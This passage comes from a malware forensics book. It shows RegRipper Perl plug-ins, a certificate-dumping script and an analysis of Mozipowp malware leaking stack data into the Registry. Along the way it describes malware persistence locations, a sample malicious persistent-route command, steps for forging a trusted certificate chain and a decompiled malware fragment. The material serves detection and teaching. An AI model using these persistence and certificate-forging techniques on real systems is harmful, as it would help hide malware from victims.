<sup>24</sup><http://msdn.microsoft.com/en-us/library/aa752574%28VS.85%29.aspx>

## Registry Analysis

In our opinion, the Registry is like an ocean—no one person has, or ever will, explore it all. However, slowly but surely, in conjunction with others in the community, you can identify key locations in the Registry to search for artifacts left by intruders and malicious code. The next few recipes show you some of the tools and techniques that you can add to your arsenal of knowledge about the Registry.

### RECIPE 10-8: REGISTRY FORENSICS WITH REGRIPPER PLUG-INS



*You can find supporting material for this recipe on the companion DVD.*

Harlan Carvey's RegRipper<sup>25</sup> is a Registry forensics framework that allows you to quickly extract keys, values, data, and timestamps from an *offline* hive file. It is written in Perl and based on the Parse::Win32Registry module by James McFarlane. RegRipper is very different from a Registry viewer/editor such as Regedit. For one, RegRipper is not intended to work against a live system's Registry hives. You must first copy off the Registry hives from a suspect system in order to examine them with RegRipper. Second, in Harlan's own words, you wouldn't use RegRipper to leisurely "look around" in the Registry. Instead, RegRipper is based on plug-ins that are hard-coded to extract data from specific locations.

#### RegRipper Plug-ins

RegRipper comes with over 75 plug-ins. To get a list of available plug-ins, just call `rip.pl` on the command line with the `-l` flag. For the sake of brevity, we're not going to list them all, however, Table 10-1 shows a few that we think are especially useful in malware-related investigations.

**Table 10-1:** A Few RegRipper Plug-ins

Plug-in Name	Hive	Description
appinitdlls	Software	Prints the contents of the AppInit_DLLs value. Any DLLs listed here automatically load into GUI applications (more specifically, into any processes that load user32.dll).
bho	Software	Prints details on the installed Browser Helper Objects (modules that load into Internet Explorer)
fw_config	System	Prints details on the Windows host firewall
imagefile	Software	Prints information on the Image File Execution Options, which malware often sets to disable antivirus programs. For a reference, see the malware we analyzed in Recipe 9-3.
regtime	All	Dumps the entire hive and sorts the keys by LastWrite timestamp
services	System	Lists details of installed services, including the path to the service binary
soft_run user_run logon_xp_run	Software NTUSER.DAT NTUSER.DAT	Prints information on the automatically starting applications
userinit	Software	Prints the contents of the Userinit value (Zeus modifies this value with a path to its own executable so that it launches after winlogon.exe but before Explorer.exe.)

**NOTE**

Because RegRipper is written in Perl, you can use it on any platform where Perl runs. Harlan also provides compiled Windows executables (rip.exe) for use on Windows systems without a Perl interpreter.

The following examples should give you a solid idea of how to use RegRipper and how to start writing your own plug-ins. You can find the full source code for all plug-ins in this recipe (and a few additional ones) on the book's DVD. Just place them in your "plugins" directory to make them available to rip.pl.

**Viewing Static Routes**

This example, the simplest case, shows how to enumerate values in a key. The objective is to investigate malware that modifies a system's IP routing table. Some samples we've

seen in the past dropped and executed a batch file containing several hundred `route add` commands like this:

```
route -p add 95.140.225.0 mask 255.255.255.0 192.168.1.1
```

By default, routes added with the `route` command are not preserved when the TCP/IP protocol is restarted. To change this behavior, the attackers used the `-p` flag, which makes the routes persistent. In this case, the routing information is saved in the Registry and will initialize each time TCP/IP starts. To see if any persistent routes have been set on your suspect system, you can look in the system hive under the following key: `HKLM\System\ControlSet001\Services\Tcpip\Parameters\PersistentRoutes`. The name of each value under this key is a comma-separated list in the format `network,netmask,gateway,metric`.

The following code shows the body of the `routes.pl` plug-in that extracts data regarding persistent routes.

```
sub pluginmain {
    my $class = shift;
    my $hive = shift;
    ::logMsg("Launching routes v." . $VERSION);
    my $reg = Parse::Win32Registry->new($hive);
    my $root_key = $reg->get_root_key;

    my $key_path = \
        'ControlSet001\\Services\\Tcpip\\Parameters\\PersistentRoutes';
    my $key;
    if ($key = $root_key->get_subkey($key_path)) {
        ::rptMsg("PersistentRoutes");
        ::rptMsg($key_path);
        ::rptMsg("LastWrite Time " . gmtime($key->get_timestamp()) . " (UTC)");
        ::rptMsg("");
        my @vals = $key->get_list_of_values();
        foreach my $v (@vals) {
            my $name = $v->get_name();
            my @f = split(/,/ , $name);
            ::rptMsg("$f[0] mask $f[1] gateway $f[2] metric $f[3]");
        }
    }
    else {
        ::rptMsg($key_path . " not found.");
        ::logMsg($key_path . " not found.");
    }
}
```

The commands that follow provide an example of using the `routes` plug-in. When you see persistent routes, don't immediately deem the machine infected, because they could be legitimate. Use one of the techniques for researching IPs and networks from Chapter 5

and determine if the machine with the routes has any business communicating with the remote systems.

```
$ perl rip.pl -r system -p routes
Launching routes v.20100809
PersistentRoutes
ControlSet001\Services\Tcpip\Parameters\PersistentRoutes
LastWrite Time Tue Jun 22 15:02:22 2010 (UTC)

xx.140.225.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
xx.236.0.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
xx.23.206.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
xx.191.13.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
xx.184.71.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
xx.12.57.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
xx.102.130.0 mask 255.255.255.0 gateway 172.16.176.2 metric 1
```

## Examining Pending Deletions

This example shows how to handle special cases where the Registry value's data contains multiple NULL-terminated strings.

Malware often watches over its files and re-creates them if you, or antivirus programs, try to remove them from the disk. If you're trying to disinfect a system, but the file just won't go away, you can ask the system to automatically delete it at the next reboot. To do this, pass `MOVEFILE_DELAY_UNTIL_REBOOT` as the `dwFlags` parameter to `MoveFileEx`, and leave the name of the new file `NULL`, like this:

```
MoveFileEx(
    "C:\\Temp\\dropper.exe",    // lpExistingFileName
    NULL,                      // lpNewFileName
    MOVEFILE_DELAY_UNTIL_REBOOT // dwFlags
);
```

`MoveFileEx` adds the file name(s) to a Registry value in the System hive. In particular, it adds them to the `PendingFileRenameOperations` value under `HKLM\System\ControlSet001\Control\Session Manager`. At the next reboot, the session manager (`smss.exe`) queries the Registry value and deletes (or moves) any files that it finds. Because `smss.exe` is the first user mode process to begin running, it can complete the actions without interference from other processes (keep in mind that kernel drivers can load before `smss.exe` and cause interference).

### NOTE

The Sysinternals tool `movefile.exe` allows you to delete files using the special parameter to `MoveFileEx`, and `pendmoves.exe` allows you to query for any files pending deletion. However, these tools only work on a live Windows system.



As you may have guessed, malware exploits `MoveFileEx` for its own purposes—typically to get rid of temporary files that it dropped or downloaded. If you encounter a machine that hasn't been rebooted since the infection, you can examine the `PendingFileRenameOperations` value for evidence. The data type for this value is `REG_MULTI_SZ`, which is a series of NULL-terminated strings. Each call to `MoveFileEx` will result in two strings being added to the value. The first string is the original file name. The second string is the destination file name. If the original file is to be deleted, then the destination file name is an empty string.

The following code shows the body of the `pendingdelete.pl` plug-in that parses the `PendingFileRenameOperations` value:

```
sub pluginmain {
    my $class = shift;
    my $hive = shift;
    ::logMsg("Launching pendingdelete v.".$VERSION);
    my $reg = Parse::Win32Registry->new($hive);
    my $root_key = $reg->get_root_key;

    my $key_path = 'ControlSet001\Control\Session Manager';
    my $key;
    if ($key = $root_key->get_subkey($key_path)) {
        ::rptMsg("PendingFileRenameOperations");
        ::rptMsg($key_path);
        ::rptMsg("LastWrite Time ".gmtime($key->get_timestamp())." (UTC)");
        ::rptMsg("");
        my $data =
            $key->get_value("PendingFileRenameOperations")->get_data();
        my @strings = split(/ /, $data);
        for my $s (0..(scalar(@strings)/2)-1) {
            my $src = $strings[$s*2];
            my $dst = $strings[($s*2)+1];
            $dst = "{delete}" if $dst eq "";
            ::rptMsg("[ $s] $src => $dst");
        }
    }
    else {
        ::rptMsg($key_path." not found.");
        ::logMsg($key_path." not found.");
    }
}
```

Here is an example of using the pending delete plug-in on an infected machine:

```
$ perl rip.pl -r system.bin -p pendingdelete
Launching pendingdelete v.20100809
PendingFileRenameOperations
ControlSet001\Control\Session Manager
LastWrite Time Tue Jun 22 15:20:09 2010 (UTC)
```

```
[0] \??\C:\WINDOWS\system32\e7s1.exe => {delete}
[1] \??\C:\WINDOWS\system32\7di2.dll => {delete}
[2] \??\C:\WINDOWS\system32\b9d9.dll => {delete}
[3] \??\C:\WINDOWS\TEMP\PRAGMAa3ad.tmp => {delete}
[4] \??\C:\WINDOWS\TEMP\PRAGMAfbfe.tmp => {delete}
```

As the output shows, five files are scheduled to be deleted at the next reboot. You can use this information to find and copy the files off the victim machine or use it to check other machines if they have similarly named files.

## Viewing ShellExecute Extensions

This example shows how to correlate values across Registry keys. The objective is to investigate malware that injects code into other processes by using `ShellExecute` extensions. The `ShellExecute` API is similar to `CreateProcess` in that it can be used to start a new process. Instead of passing `ShellExecute` the path to an executable, however, you can pass it the path of a file such as `C:\info.txt`. `ShellExecute` looks up the default application for handling files with a `.txt` extension and launches Notepad. In fact, every time you double-click something from Explorer, it results in a call to `ShellExecute`.

`ShellExecute` extensions are implemented as DLLs. The DLLs contain user-defined routines for special handling of the objects to be opened or executed. If you click Start → Run and then enter `http://www.google.com`, the process calling `ShellExecute` (Explorer in this case) loads your DLL to implement the special handling. Most systems have at least one preinstalled extension that opens a web browser if the object begins with “http:”.

Many malware families install their own `ShellExecute` extensions just to get a DLL injected into Explorer (and any other process that calls `ShellExecute`). They perform the install by registering a class ID (CLSID) and then writing the CLSID to a value in the key `HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks`. The value is a `REG_SZ` type and it may or may not have any data (data is optional).

The following code shows the `shellexecute.pl` plug-in that enumerates the `ShellExecute` extensions and then looks up the corresponding CLSID under `HKLM\Software\Classes\CLSID`. This way, you can also print the DLL associated with the extension.

```
sub getclsid {
    my $root_key = shift;
    my $name = shift;
    my $clsid_path = "Classes\\CLSID\\".$name;
    my $clsid;
    if ($clsid = $root_key->get_subkey($clsid_path)) {
        my $mod =
            $clsid->get_subkey("InProcServer32")->
            get_value("")->get_data();
        my $default = $clsid->get_value("");
        my $desc = "{empty}";
        if ($default) {
```

```

        $desc = $default->get_data();
    }
    ::rptMsg("Description: $desc");
    ::rptMsg("Module: $mod");
} else {
    ::rptMsg($clsid_path." not found.");
    ::rptMsg("");
}
}

sub pluginmain {
    my $class = shift;
    my $hive = shift;
    ::logMsg("Launching shellexecutehooks v.".$VERSION);
    my $reg = Parse::Win32Registry->new($hive);
    my $root_key = $reg->get_root_key;

    my $key_path = 'Microsoft\\Windows\\CurrentVersion
        \\Explorer\\ShellExecuteHooks';
    my $key;
    if ($key = $root_key->get_subkey($key_path)) {
        ::rptMsg("ShellExecuteHooks");
        ::rptMsg($key_path);
        ::rptMsg("LastWrite Time ".gmtime($key->get_timestamp()));
        ::rptMsg("");
        my @vals = $key->get_list_of_values();
        foreach my $v (@vals) {
            my $name = $v->get_name();
            my $data = $v->get_data();
            $data = "{empty}" if $data eq "";
            ::rptMsg("$name: $data");
            getclsid($root_key, $name);
            ::rptMsg("");
        }
    } else {
        ::rptMsg($key_path." not found.");
        ::logMsg($key_path." not found.");
    }
}
}

```

The following example shows how to use the shellexecute.pl plug-in. The first entry for shell32.dll with the description of URL Exec Hook is the legitimate http handler. The second entry for softqq0.dll with description hook dll rising is malicious. This is actually interesting because the attackers didn't need a description (remember, that's optional), but they entered one anyway. Not only did they add a description, but it is hardly a stealthy one with the value hook dll rising! Microsoft calls this family of malware Taterf.<sup>26</sup>

```

$ perl rip.pl -r software.bin -p shellexecutehooks
Launching shellexecutehooks v.20100809

```

```

ShellExecuteHooks
Microsoft\Windows\CurrentVersion\Explorer\ShellExecuteHooks
LastWrite Time Tue Jun 22 16:45:18 2010 (UTC)

{AEB6717E-7E19-11d0-97EE-00C04FD91972}: {empty}
Description: URL Exec Hook
Module: shell32.dll

{B03A4BE6-5E5A-483E-B9B3-C484D4B20B72}: hook dll rising
Description: {empty}
Module: C:\WINDOWS\system32\softqq0.dll

```

As you can see, RegRipper can save you a ton of time during investigations. In fact, the only thing better than a collection of Registry keys/values commonly altered by malware is the ability to check all those locations with one or two commands. See Recipe 18-7 for how to use RegRipper on memory dumps.

<sup>25</sup><http://www.regripper.net>

<sup>26</sup><http://www.threatexpert.com/report.aspx?md5=454076d00d7503e07e4f5e77aab61270>

## RECIPE 10-9: DETECTING ROGUE-INSTALLED PKI CERTIFICATES



*You can find supporting material for this recipe on the companion DVD.*

Public key infrastructure (PKI) establishes trust on the Internet. When you visit an SSL website, your browser checks if the site's certificate is legitimate by making sure it is signed by a certificate authority (CA) trusted by your browser. To do this, your browser gets the appropriate CA's public key from your computer's Registry and performs the validation. Malware can exploit this trust model by installing its own CA certificate that the attackers created so that your computer trusts illegitimate websites. This recipe shows you how to extract certificates from a Registry hive and use OpenSSL for verification.

### TROJ/BHO-QP

Sophos has an excellent write-up<sup>27</sup> about a malware sample they call TROJ/BHO-QP that installs a fake CA certificate. In the article, they describe how the malware authors performed the following steps:

1. Created a fake VeriSign code signing certificate
2. Used the fake VeriSign certificate to issue a fake Microsoft certificate
3. Signed a malicious DLL with the fake Microsoft certificate

4. Installed the DLL as a Browser Helper Object (BHO) for Internet Explorer on the victim's machine
5. Installed the fake VeriSign certificate as a trusted root CA on the victim's machine

As a result of these actions, the victim computer has complete trust in the malicious DLL because it appears to have been signed by Microsoft.

#### NOTE

If you're looking for good books on cryptography, we recommend *Practical Cryptography* by Niels Ferguson and Bruce Schneier for beginners and *Applied Cryptography* by Bruce Schneier for more advanced readers.

## Certificate Registry Entries

Windows stores certificates in several different places in the Registry. Microsoft documented these locations for Windows 2000, XP, and Server 2003 (the locations also apply to Windows 7) in a TechNet article called "Certificates Tools and Settings."<sup>28</sup> The locations of most interest are HKEY\_CURRENT\_USER\Software\Microsoft\SystemCertificates and HKEY\_LOCAL\_MACHINE\Software\Microsoft\SystemCertificates. Under these keys, you'll find the following subkeys:

- **AuthRoot:** Non-Microsoft root CA certs
- **ROOT:** Trusted root CA certs
- **CA:** Intermediate CA certs
- **Disallowed:** Rejected or untrustworthy certs
- **trust:** Enterprise trust certs
- **TrustedPublisher:** Certs explicitly accepted as trusted
- **MY:** User's personal certs

Each subkey has an additional subkey named `Certificates`, where you'll find yet another subkey for each installed certificate of the given type. The certificates are stored in a `REG_BINARY` value named `Blob`, which contains the actual certificate. The malware that installed a fake VeriSign CA created a value named `Blob` under `HKEY_LOCAL_MACHINE\Software\Microsoft\SystemCertificates\ROOT\Certificates\uniqueid`. The `uniqueid` field is either a hash of the certificate or a fingerprint. Figure 10-9 shows how you can view the raw data for one of the trusted root CA certificates.



The Registry stores certificates in DER format with a special Microsoft header. In Figure 10-9, we highlighted the beginning of the DER-encoded certificate in the `Blob` value. The actual certificate starts at offset `0x84`, but this is not consistent across all certificates stored in the Registry. When you export certificates using Windows' mmc snap-in for certificates or programmatically with `PFXExportCertStore`, the special header is automatically removed. However, if you pull raw data from the Registry, you have to remove the header yourself. With a bit of research, it should be possible to figure out how to correctly parse the header, but we took the easy way out. Instead of parsing Microsoft's header, we wrote a Perl regular expression that finds the start of the DER certificate in the binary blob.

The following is an example usage of the Perl script. First, print the usage:

```
dumpcerts.pl <filename> [subject] [-a] [-c] [-r] [-m]
```

```

-a or --all          dump all certs listed below and also:
                     AuthRoot (non Microsoft root CA certs)
                     Disallowed (rejected/untrustworthy)
                     trust certs (enterprise trust certs)
                     TrustedPublisher (certs explicitly accepted)

-c or --ca           dump CA (intermediate CA certs)
-r or --root         dump ROOT (trusted root CA certs)
-m or --my           dump MY (user's personal certs)

```

Figure 10-10 shows the syntax and output from extracting all ROOT CA certificates with the pattern “verisign class” (case-insensitive) in the subject field. We searched for this particular pattern based on the Sophos report of a malicious VeriSign Class 3 Code Signing certificate.

```

$ perl dumpcerts.pl software "verisign class" -r
=====
Wrote 590 bytes to certsXX/ROOT/2/408E0CB9/A22380960230E8F45F5A8888B501
LastWrite Time Thu Jun 24 01:19:34 2010 (UTC)
=====
certsXX/ROOT/2/408E0CB9/A22380960230E8F45F5A8888B501: /CN=VeriSign Class 3 Code Signing 2009 CA
error 18 at 0 depth lookup:self signed certificate
OK
Certificate:
  Data:
    Version: 3 (0x2)
    Serial Number:
      (Negative)23:35:a9:ef:3a:6f:3d:64:b1:cf:8d:1f:62:ad:bd:a0
    Signature Algorithm: md5WithRSAEncryption
    Issuer: CN=VeriSign Class 3 Code Signing 2009 CA
    Validity
      Not Before: Sep 30 16:00:00 1999 GMT
      Not After : Jul 16 16:00:00 2036 GMT
    Subject: CN=VeriSign Class 3 Code Signing 2009 CA
    Subject Public Key Info:
      Public Key Algorithm: rsaEncryption
      RSA Public Key: (1024 bit)
        Modulus (1024 bit):
          00:ac:35:c1:35:55:6b:fb:e9:aa:23:26:7d:19:33:
          07:a3:d2:1e:3c:39:75:84:8e:d7:62:ee:a3:ac:46:
          b3:c2:f2:19:ee:14:aa:ef:98:2c:69:2a:53:c3:a9:
          30:f5:b9:6b:ed:26:65:d3:52:e9:7a:4f:46:6b:46:
          58:5a:0b:ad:d0:7e:83:02:cf:27:58:08:2a:70:9c:
          cc:ed:a3:63:37:1e:97:5a:3d:db:d2:2c:39:3f:86:
          83:8e:8e:78:40:0d:b1:4c:cb:51:b2:a2:74:62:fa:
          57:04:45:8d:31:70:0b:79:79:c3:f5:53:da:a8:41:
          d2:5c:1b:80:eb:a3:05:5f:35
        Exponent: 65537 (0x10001)
    X509v3 extensions:
      2.5.29.1:
        0X.....$...W0..&..2001.0...%VeriSign Class 3 Code Signing 2009 CA
    Signature Algorithm: md5WithRSAEncryption
      1e:c2:95:60:ca:4e:3b:69:08:15:d4:3a:65:d7:d3:c0:5f:b5:
      97:f9:79:d8:f3:1c:07:82:0b:06:ec:6d:72:e1:99:32:11:11:
      16:5a:fe:c2:4e:06:5c:7c:fe:43:6e:07:aa:a1:a7:95:8a:7d:
      58:8b:bb:f0:72:fe:d2:84:98:4b:fb:12:39:8e:04:52:bb:49:
      fa:aa:c5:b7:a1:96:62:fc:15:d3:88:4e:8c:1c:a2:fd:64:01:
      28:91:83:ec:c1:61:52:0c:79:e3:ba:53:e1:cc:5f:ca:97:26:
      cf:8c:d6:f9:3e:fc:a2:f5:a6:3d:91:f8:0f:6a:b9:1d:f0:fb:
      9f:24

```

VRSN C3  
Code Signing

The signature algorithm is incorrect

**Figure 10-10:** Extracting the malicious certificate with dumpcerts.pl

At first glance, you can't tell if the certificate in Figure 10-10 is legitimate or not. However, when you compare its attributes with the one reported by Sophos, you quickly see that it's a match. For example, the fake certificate uses md5WithRSAEncryption as the signature algorithm, whereas the real one uses sha1WithRSAEncryption. If you don't preemptively know a pattern to search, it is better to dump all certificates with the -a switch and allow OpenSSL to print attributes so you can inspect them in more detail.

## Verifying Certs with OpenSSL

When using OpenSSL to verify certificates, sometimes you may find that even legitimate ones show up as self-signed. This is probably because the issuing CA's public key is not available to OpenSSL. On Ubuntu, you can type `apt-get install ca-certificates` to install many of the common CA's public keys on your machine. You'll end up with over 200 individual certificates in `/etc/ssl/certs` and one PEM-formatted file in `/etc/ssl/certs/ca-certificates.crt` with all the certificates combined. Then you can either pass the directory to `openssl` with `-CApath` or pass the file to `openssl` with `-CAfile`. For more information, see Richard Bejtlich's blog on *Using Root Certificates with OpenSSL on FreeBSD*.<sup>29</sup>

<sup>27</sup> <http://www.sophos.com/blogs/sophoslabs/?p=10078>

<sup>28</sup> <http://technet.microsoft.com/en-us/library/cc787544%28WS.10%29.aspx>

<sup>29</sup> <http://taosecurity.blogspot.com/2006/09/using-root-certificates-with-openssl.html>

## RECIPE 10-10: EXAMINING MALWARE THAT LEAKS DATA INTO THE REGISTRY




*You can find supporting material for this recipe on companion DVD.*

When an application uses `RegSetValue` or `RegSetValueEx`, it specifies the type of data being written to the Registry. Some acceptable data types include NULL-terminated strings (`REG_SZ`), multiple NULL-terminated strings (`REG_MULTI_SZ`), binary data (`REG_BINARY`), and unsigned longs (`REG_DWORD`). Tools, such as Regedit, format data according to the specified data type so that it's easier to read. An issue arises when malware inserts binary data, but says it's a `REG_SZ` type. In this case, Regedit treats the data as a string and displays only the characters up to the first NULL-terminating byte. Thus, it's possible to hide data "behind" a string in the Registry.

This recipe shows you how to find binary data that's disguised as a string. There are two main reasons you'll find these types of artifacts. The most obvious is because of malware that intentionally writes binary data to a Registry value and specifies a type of `REG_SZ`. The less obvious, although much more intriguing, reason is that sometimes malware writes binary data to a `REG_SZ` type value by accident. This can happen if malware intends to write a NULL-terminated string but specifies that the string's length is much larger than it actually is. Thus, `RegSetValueEx` loads the string *and* the excess bytes that exist in memory after the string. What you essentially have is a bug in the malware that leaks volatile data (which can contain clues about the program's run-time state) into a more permanent storage area, such as the Registry.



Puzlpm<sup>30</sup> and Mozipowp<sup>31</sup> are examples of malware that accidentally leak information into the Registry. To demonstrate the concept, we installed a variant of Mozipowp onto a test machine. In Figure 10-11, you can see the values it creates under HKEY\_CURRENT\_USER\Identities. You would never know by the Regedit display, but there is a significant amount of binary data hiding behind the Curr version, Inst Date, Last Date, Popup count, Popup date, and Popup time values.



**Figure 10-11:** Examining the Mozipowp Registry entries in regedit

## Using somethingelse.pl

On the DVD that accompanies this book, you can find a Perl script called `somethingelse.pl` (we couldn't think of a more descriptive name). This script is based on `Parse::Win32Registry` and it can help you identify binary data disguised as strings. It recursively searches through all keys, so you don't have to preemptively know where to look. To test the script, we copied off the user's NTUSER.DAT file from the Mozipowp-infected machine for examination and used the following commands. Notice that you can use the same script to find base64-encoded strings, PE files, dot-quad IP addresses, and HTTP URLs anywhere in the Registry.

```
$ perl somethingelse.pl
datatypes.pl for Parse::Win32Registry 0.51
```

Dumps and prints details about interesting registry artifacts.

```
datatypes.pl <filename> [-a] [-b] [-p] [-i] [-h] [-s]
-a or --all          dump all (everything below)
-b or --base64       find base64 encoded strings
-p or --pe           find pe files (dll/exe/sys)
-i or --ipaddr       find dot quad ip addresses
-h or --http         find http urls
-s or --binstr       find binary data disguised as a string
```

```

$ perl somethingelse.pl NTUSER.DAT -s
$$$PROTO.HIV\Identities
LastWrite Sat Jun 26 20:37:53 2010 (UTC)
Value: Last Date
Type: REG_SZ
    0  32003600 2d003600 2d003200 30003100 2.6.-.6.-.2.0.1.
   10  30000000 6d005000 72006f00 63005c00 0...m.P.r.o.c.\.
   20  6c007300 61007300 73002e00 65007800 1.s.a.s.s...e.x.
   30  65000000                                     e...

$$$PROTO.HIV\Identities
LastWrite Sat Jun 26 20:37:53 2010 (UTC)
Value: Popup time
Type: REG_SZ
    0  30000000 00000001 30e32200 e2e92243 0.....0."..."C
   10  00000000 00000000 e2e92200 3504917c .....".5..|
   20  3e04917c 7d070000 08e22200 d8e52200 >..|}....."..."
   30  48e5                                     H.

$$$PROTO.HIV\Identities
LastWrite Sat Jun 26 20:37:53 2010 (UTC)
Value: Popup date
Type: REG_SZ
    0  30000000 6f006300 75006d00 65006e00 0...o.c.u.m.e.n.
   10  74007300 20006100 6e006400 20005300 t.s. .a.n.d. .S.
   20  65007400 74006900 6e006700 73005c00 e.t.t.i.n.g.s.\.
   30  4100                                     A.

[REMOVED]

```

The script identified the same values under HKEY\_CURRENT\_USER\Identities as mentioned before. In Figure 10-11, using Regedit, you saw the `Last Date` value containing 26-6-2010. However, in the output here, you see 26-6-2010 followed by some extraneous data—another Unicode string, `mProc\lsass.exe`. What is the significance of this extra string and where did it come from?


While you're thinking, check out the `Popup time` value. It contains the Unicode string 0 which is 30 00 00 00 in hex (it is actually represented as 30000000 so the lines don't wrap on the page). Everything after those four bytes is extraneous. Look very carefully and you'll see some interesting values. For example, 7d 07 00 00 is 0x7D7, or 2007 decimal. Is this perhaps the year field from a date structure? Right before the possible year, you can find 35 04 91 7c (0x7c910435) and 3e 04 91 7c (0x7c91043e). On an XP system, it's typical to find `ntdll.dll` mapped somewhere in this memory region. In fact, when we went back to look, `ntdll.dll` was loaded between 0x7c900000 and 0x7c9b2000. Both addresses in the Registry are within range of `ntdll.dll`. Why did we find addresses in the Registry?

## Mozipowp Spilled the Beans

As it turns out, the malware author declared multiple fixed-size stack buffers to store the strings that it would later write into the Registry. It never zeroed out the stack buffer (for

example, using `memset`) before copying the string into the buffer. The string's length was much shorter than the buffer in which it was contained and then, as described previously, the malware wrote the entire buffer to the Registry with `RegSetValueEx`. Whatever was on the program's stack at the time ended up at the end of each buffer, and thus became the extraneous data in the Registry.

Figure 10-12 shows a disassembly of `ntdll.dll` in IDA Pro. It proves that the `0x7c910435` and `0x7c91043e` values we found are actually return addresses that remained on the stack from when the program previously called `RtlAcquirePebLock`. Windows API functions, such as `GetEnvironmentVariable`, make calls into `RtlAcquirePebLock`. This is very interesting because a post-mortem forensic analysis of a Registry hive is not *supposed* to show what API functions malware called prior to creating a Registry value!



**Figure 10-12:** Disassembly of `RtlAcquirePebLock` shows the addresses we found in the Registry.


## How Much Data Gets Leaked?

But wait, there's more! Figure 10-13 shows a decompilation (using the Hex-Rays plug-in for IDA Pro) of the function within the `Mozipowp` binary that creates the various Registry values. We've named the function `SetRegistryValues`. As an example, you can see the program declares a stack buffer like `__int16 szLastDate[50]`. The `__int16` data type is the same as a `WCHAR`, which is a Unicode character. Thus, each `__int16` is 16 bits (2 bytes). This means the buffer takes up 100 bytes on the stack. The malware uses `wsprintfW` to build a formatted string such as `26-6-2010`, and copies it into the `szLastDate` buffer. This 10-character date string (including the trailing NULL) requires 20 of those 100 bytes, and the remaining 80 are untouched. When the malware uses `RegSetValueEx`, it specifies that the string's length is 50 bytes. Therefore,  $50 - 20 = 30$  bytes of extraneous data gets leaked into the Registry!

## What about Lsass?

Now, what about the significance of the `mProc\lsass.exe` string? We used IDA Pro to view a disassembly of the function that called `SetRegistryValues`. The calling function's local variables would have existed on the stack if `SetRegistryValues` did not zero out its own stack buffers before usage. Sure enough, as you can see in Figure 10-14, the calling function uses `GetEnvironmentVariable` to find the application data path (i.e. `C:\Documents and Settings\Username\Application Data`). This explains why we found the return

addresses from `RtlAcquirePebLock`. Then it appends `\SystemProc\lsass.exe` to the path, which explains why we found `mProc\lsass.exe`.



**Figure 10-13:** Decompilation using the Hex-Rays plug-in to create Registry values

```

GetModuleFileNameW(0, &szModuleFileName, 0x100u);
v5 = GetCommandLineW();
wsprintfW(&szCommandLine, L"%s", v5);
GetEnvironmentVariableW(L"APPDATA", &szAppData, 0x320u);
wsprintfW(&szSystemProc, L"%s\\SystemProc", &szAppData);
wsprintfW(&szLsass, L"%s\\lsass.exe", &szSystemProc);
if (wcsstr(&szModuleFileName, L"lsass.exe"))
{
    if (!OpenMutexW(MUTEX_ALL_ACCESS, 0, L"SERPu2"))
    {
        CreateMutexW(0, 0, L"SERPu2");
        ConfigureFirstStart();
    }
}

```

**Figure 10-14:** The return addresses and `lsass` strings are artifacts from this function's code.

